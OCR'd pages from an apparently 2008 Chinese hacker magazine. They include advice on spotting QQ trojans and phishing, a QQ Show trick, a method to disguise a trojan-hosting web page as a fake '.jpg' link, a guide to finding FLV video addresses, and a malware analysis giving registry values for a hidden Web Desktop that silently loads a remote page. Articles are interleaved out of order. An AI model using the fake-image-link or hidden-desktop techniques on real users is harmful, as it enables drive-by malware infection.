现在上QQ似乎也在Cross Fire，满天飞的盗Q木马和钓鱼网站无时无刻威胁着我们的QQ！对此，我给出下面的方法来应对威胁。

第一，应对来自木马的挑战

你要知道，中了木马的QQ登录器和原登录器是有大大不同的。中了木马的登录器有一个明显的特点，就是QQ医生被删除了，QQ医生的按钮是灰色的，无法被打开。当然，不是所有的木马都会删除QQ医生。还有一个特点就是在密码输入框的旁边，那个屏幕键盘按钮无法被打开，这是为了使木马的键盘记录功能有效！最后一个，也是要细心才能发现的，就是在你输入密码时，密码框里面的"*"号会在你按下键盘后的零点几秒后才出现，而不是刚按下键盘"*"号就出现。这点大家一定要注意，这是大多数盗Q木马的共有特点！

第二，应对来自钓鱼的挑战

其实，现在通过钓鱼来盗QQ的人已经不是那么多了，因为人们已经"觉悟"了，但我还是得提醒大家几点。首先大家先要明白，腾讯公司不可能无故就送Q币什么的，所以，有人告诉你在哪里开始送Q币了，然后发一个和腾讯网类似的网址给你。面对

如此诱惑，你会按捺住自己的鼠标吗？当你进入网站，看到的是几乎和腾讯网相同的页面，上面还有登录点。此时，你一定会情不自禁地将QQ号和密码写下，但点击登录后总会弹出一个对话框，说是什么“系统繁忙”。此时，你的QQ号和密码已经被保存到网站的数据库里了！所以，当你面对此类网站时，先用错误的QQ号进行登录，如果出现类似上面的情况，你就必须得离开了！

还有一种极少数人见过的钓鱼方式，就是伪造一个QQ的登录器。鉴别它很简单，首先它的屏幕键盘按钮是打不开的，因为根本就没有；它的登录界面也是和普通QQ登录界面有很大的区别，比如没有QQ医生等按钮；而且无论你输入什么QQ号和密码，点“登录”后，都会弹出一个对话框，说是“用户名或密码错误”等字样。而此时，在两个文本框中的内容已经被记录到一个文本文档中了！

对此，我给大家一条建议，在别人家或网吧上QQ时，先点登录，如果出现上面的情况就别使用了。好了，我的经验就和大家分享到此，也希望大家安全上网！

cool技巧——QQ秀真正男女混穿

图刘志东

最近看到一些比较恶搞的QQ秀，就是把男女的QQ秀混穿，也就是男的可以穿女的，女的可以穿男的。喜欢恶搞的朋友自己试下啦。

方法是这样地！

打开你要买的Q秀主人的聊天窗口，点右键选择“购买对方QQ秀”。进入QQ秀的网站后，可以看到自己和她（他）的Q秀，要穿她（他）的哪件就直接把鼠标移到QQ秀上。这时可以看到有个“收藏”的选项，点击收藏起来。

之后打开“我的收藏”，再对那件物品右键，**选择“复制快捷方式”，然后粘贴到地址栏，你会看到“javascript:void PutOn(34587，'F'，'436'，0,0，0，0，0，0，0，0，'','109030000')”这样的代码**。经典和时尚都可以，不过有些物品用了会出现网页出错，证明不能用。自己乱恶搞了个，如图1，我是男的，穿上了女的衣服，哈哈。





图1 真正男女混穿

Q版黑客

原点Q语：
十二月了！天冷了许多，太阳也没怎么见了！其实还是蛮想晒一下阳光的，蛮喜欢那种慵懒的感觉，不知道读者当中有多少人会有这种闲情逸致呢？除了没有工作的人之外，我估计大多数人会淹没在自己的忙碌之中……呵呵，不扯了，看看这期的Q版黑客，有你喜欢的文章吗？

图片链接也能挂马





图菜客

从本文你可以学到：
利用浏览器特点进行欺骗

如果别人给你一个图片链接，比如http://www.yoursite.com/pianren.jpg，你觉得它安全么？你敢打开它吗？如果你敢，那你真是不怕中招的纯爷们，不过我相信大多数人的选择是和你一样的！呵呵，那么我们怎么在图片链接上种马呢？

第一种

先简单介绍第一种方法，这是我从书上看来的：先随意编造一个属于自己网站的图片链接，但是这个图片是不存在的，当访问这个图片链接时，浏览器会自动跳转到404错误页面去，而这个404页面是我们可以自定义的，也就是说我们可以在这个页面挂上木马。这样，就可以用一个http图片链接让对方中招了！而大多数人都认为图片链接是安全的，所以欺骗成功的可能性很大！

方法是好方法，不过有一点小小的不足——对我们大多数小菜来说，有点不现实，因为我们小菜菜都没有自己的网站，如何定义404页面呢？哎，难道这就是我们的命运么？

第二种

正所谓山穷水尽疑无路，什么什么又一村。牛人有牛人的办法，菜菜也不会示弱，今天我要介绍的方法就是仅需要一个网盘便可完成同样的功能。相信大多数菜菜都有网盘吧？进入网盘，新建一个文件夹，名字就取成图片的常见样式，比如pianren.jpg。当然，这个文件夹的权限设置为任何人都可以访问。

然后做一个网马，命名为index.htm，上传到这个文件夹里，我们把index.htm的url记录下来，比如http://www.yoursite.com/pianren.jpg/index.htm。

那么当浏览器访问http://www.yoursite.com/pianren.jpg的时候，因为并没有指定具体文件的url，浏览器会按照缺省的设置自动访问位于该目录下的index.htm，这也就是为什么我们平时只输入域名就能访问网站的首页，而不必指定首页文件url的原因。因为首页一般是以“index.扩展名”（编辑：这要看该站服务器软件的设置）的形式存在的，相信经常黑网站改主页的朋友都熟悉，嘿嘿！

现在我们就可以到处发布http://www.yoursite.com/pianren.jpg这样的图片连接去骗人了，谁会想到pianren.jpg只是个文件夹呢？为了不引起对方怀疑，我们还可以在index.htm中放张图片，这样就可以达到和原文一样的效果，却省去了不少成本。

不过还是有一点细微区别的！用浏览器打开我们的骗人连接后，会看到连接最后有一个“/”，如图1，由此可知自己访问的是个目录，并非图片链接。但是用户发现的时候已经中招了，只能BS一下我了，呵呵。最后还是希望大家不要挂马，警察叔叔请我们做俯卧撑那可就不好了。




图1

编辑点评：

看标题不仔细的人可能以为是利用图片挂马吧？一开始我也以为是那个GDI漏洞，仔细把文章一看，原来又是一个小技巧。成本确实很小，只需要注册一个网盘就够了！不过，大家不要搞破坏哦。

黑客手册合订本 2008①②季
定价：36元

轻松获取 flv 网络视频地址

图 icefall

从本文你可以学到：
如何找到 flv 视频地址

优酷、土豆、六间房等，随着网络视频的流行而火起来，各大门户网站，如网易、腾讯等，也有其相应的视频频道。实际上这些网站上的视频都是经过转换后，成为 flv 格式作为 flash 播放的，其地址通过各种手段进行了加密，很多朋友都懊恼无法下载。

那么见到自己喜欢的视频，如何将其保存下来呢？本文就来讲解一下自己所掌握的几种方法，希望能起到抛砖引玉的作用。

早期的网络歌曲和视频都是可以通过分析网页源代码或利用 WSE 之类的软件嗅探出地址的，但这两种方法如今已不太好用了，也有较大难度，本文不对其做过多介绍。这里给大家奉献以下三种方法，各位朋友好好阅读哦！

一、利用加速软件

土豆网的“飞速土豆”相信很多人都用过，它会自动嗅探视频地址并将视频下载到本地硬盘，地址也保存在 downloadinfo 文件夹下的 ini 文件中。但它只能加速来自土豆网的视频，也无法获取其它网站的视频地址。相比之下，网络电视 PPLive 的加速器通用性则要好一些，在其相应安装目录盘的根目录有一个 PPLiveVAShare Flv 的文件夹，那里就存放着最近观看的网络视频文件，到这个文件夹淘淘你想要的东西吧，呵呵。

二、设置代理解析

无论是土豆还是 PPLive，都是先获取了视频地址然后再进行下载的，那么它们是怎么做到的呢？其实很简单，利用了浏览器的代理解析。

打开 IE 浏览器的 **“工具” – “Internet 选项” – “连接” – “局域网设置”**，如图 1。




图 1

图 1 为安装了 PPLive 后的代理设置，它使用了自动配置脚本（Proxy Auto-Config File）**http://localhost:9000/application.pac**，具体内容如下：

```
function FindProxyForURL(url,host){
if(host == "localhost" || host == "127.0.0.1")
      {
                 return "DIRECT";
      }
var private_re =
/^http:\/\/((lisbon)|(0\.0\.0\.0)|(127\.\d+\.\d+\.\d+)|(10\.\d+\.\d+\.\d+)|(172\.(1[6789]|2[0-9]|3[01])\.\d+\.\d+)|(169\.254\.\d+\.\d+)|(192\.168\.\d+\.\d+)|(22[3-9]\.\d+\.\d+\.\d+)|(2[3-5][0-9]\.\d+\.\d+\.\d+))+/ig
   if(private_re.test(url) || url.substring(0,7) != "http://")
                {
                        return "DIRECT";
                }
      var pattern = /[^\/&]+(\.flv|\.mp4)+(\?|$)/ig;
       var yp = /\/get_video\?\w+/ig;
       if(pattern.test(url))
       {
  return "PROXY localhost:9000"; //这里找到了视频的地址，弹出这个url
       }
       else if(yp.test(url))
       {
                return "PROXY localhost:9000";
       }
       else
       {
                return "DIRECT";
       }
  }
```

关于自动配置脚本的使用可以 google 相关文档，9000 端口是由 PPLive 开启的，我们是无法修改它的加速器中这个自动代理脚本的，但可以利用 miniwebsever 在其它端口建立一个 web 服务器，修改代理为我们自己的脚本文件，如 **http://localhost:8000/myscript.pac**，或者直接使用本地文件，如 **file://e:/myscript.pac**。

需要注意的是，这时应关闭加速软件，防止其重写我们的配置。在这个函数中，通过正则表达式匹配符合 flv 或 mp4 的网址，在上面代码中注释 return 的那一行上面加上一句 **javascript:alert(url);**，只要浏览器解析的文件中含有 flv 和 mp4 格式的文件，就会自动弹出其地址，如图 2。




图 2

这种方法比较简单，也适用于获取任何网站的 flv 视频文件地址。可惜由于微软的安全策略限制，在 pac 文件中操作磁盘文件和剪贴板，甚至添加到收藏夹均失败，弹出的地址无法复制，我们只能自己记录。加速器可能是通过编程直接接管此函数得到 url 的，如果大家有好的方法，还请不吝赐教。

三、系统底层嗅探

Flash 文件的播放离不开控件 Flash9d.ocx（版本不同，名称也有差异，有些是 Flash9e.ocx），它位于 **%systemroot%\system32\system32\ Macromed\Flash** 文件夹下。要播放网络视频，地址也必须先经过这个控件进行处理。




图 3

桌面下的邪恶

■icefall

从本文你可以学到：
桌面属性的一些小技巧

相信很多人都遇到过这种情况：桌面图标莫名其妙的变成了蓝底、不透明，虽然不影响计算机的正常使用，但是看起来实在是极不舒服。在baidu里搜索了一下解决方法，答案有很多，有些是系统设置不当造成的，有些则是病毒恶意修改导致的……本文就以后一种为例，探索其原理及解决方法。

某天在下载运行某个安装文件后就发现系统的图标变了样，蓝色背景怎么也消除不了。网上的解决方法大部分都是在桌面单击右键，选择**"排列图标"－"在桌面上锁定web项目"**。可惜这种方法在我的电脑上并不奏效，于是便想从源头查找。

运行恶意软件，同时用regmon监视注册表改动，经过分析，终于找到几个关键注册表项，原来是修改了Web桌面，同时又不在桌面上显示。




图1 设置Web桌面

仔细想想，这也不失为一种比较高明的挂马或刷网站流量的方式。**Web桌面是活动桌面的一种，使用Web桌面后可以将你感兴趣的网页直接显示在桌面上，甚至可以将网页设为桌面的背景**，设置方式如图1。

最初看《RAR也挂马》之类的技术文章时就想到过，那么这里是不是也能有猫腻可以利用呢？无奈Web桌面总是在桌面上显示html页面，隐蔽性似乎不够好。时至今日，利用Web桌面的恶意软件也终于出现了，就让我们来看看如何利用吧。




图4

用Ollydbg载入浏览器，打开一个含有flash的网页，浏览器加载ocx控件，此时进入**Flash9d.ocx**的地址控件，查找字符串"**url_request**"即可找到关键位置，如图3。


在这里按F2下一个断点，播放视频就自动断下来了，现在看到地址了吧？有牛人通过给这个控件打补丁的方式写了flv的抓取工具，笔者修正了源文件中的一些错误，运行效果如图4。这个工具源码我已经放到光盘，欢迎研究。

另外，你是否想到综合前两种方法，我们也可以获取任何非土豆网站的视频地址呢？有兴趣就动手试试吧！

[文章中涉及到的相关工具及源码已收录到本期光盘之中]

编辑点评：

"黑手"上以前也刊登过类似的文章，不过本文中的第二和第三个方法好象没有人提过，所以发出来供大家参阅，呵呵。



一、注册表设置Web桌面

一个设置Web桌面的注册表项如下：

```
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components\0]
"Source"="http://www.qq163.com/song/6211/79539.htm"
"SubscribedURL"="http://www.qq163.com/song/6211/79539.htm"
"FriendlyName"="当前主页"
"Flags"=dword:00002002
"Position"=hex:2c,00,00,00,2c,01,00,00,00,00,00,00,d4,03,00,00,e2,03,00,00,00,\
  00,00,00,01,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00
"CurrentState"=dword:40000004
"OriginalStateInfo"=hex:18,00,00,00,2c,01,00,00,00,00,00,00,d4,03,00,00,e2,03,\
  00,00,04,00,00,40
"RestoredStateInfo"=hex:18,00,00,00,2c,01,00,00,00,00,00,00,d4,03,00,00,e2,03,\
  00,00,01,00,00,00
```

其中Source和Flags两项最为重要：前者指定网址，后者则决定是否勾选图1中的当前选项框。"**Flags"=dword:00002002**时勾选，不勾选时"**Flags"=dword:00000002**。

二、从桌面遁形

Position项决定了web页面在桌面上的坐标位置，只要使窗口位于屏幕可见坐标范围外就达到隐形目的。但是手动去拖动这个窗口是无法拖到外侧的，经过试验，仅修改Position一项也很难达到理想的隐形效果，这里给出恶意文件的几个关键配置选项，完整注册表文件请见光盘。

```
"OriginalStateInfo"=hex:18,00,00,00,64,ff,ff,ff,03,00,00,00,9d,00,00,00,0f,00,00,00,01,00,00,40
"Position"=hex:2c,00,00,00,64,ff,ff,ff,03,00,00,00,9d,00,00,00,0f,00,00,00,ec,03,00,00,01,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00
"RestoredStateInfo"=hex:01,40,6c,74,00,00,00,00,01,00,0c,3b,30,bc,10,00,34,2d,93,7c,a4,6c,07,00
"CurrentState"=dword:40000001
```

当然，设置了Web页面后，桌面图标都会变成蓝色背景，很容易暴露，很多病毒在这点上也处理得不好。其实只要修改下面的注册表项，将其中的6A改为2A，这样就看不出任何破绽了。需要注意的是，S-1-5-21后的数字，每个系统并不一样。

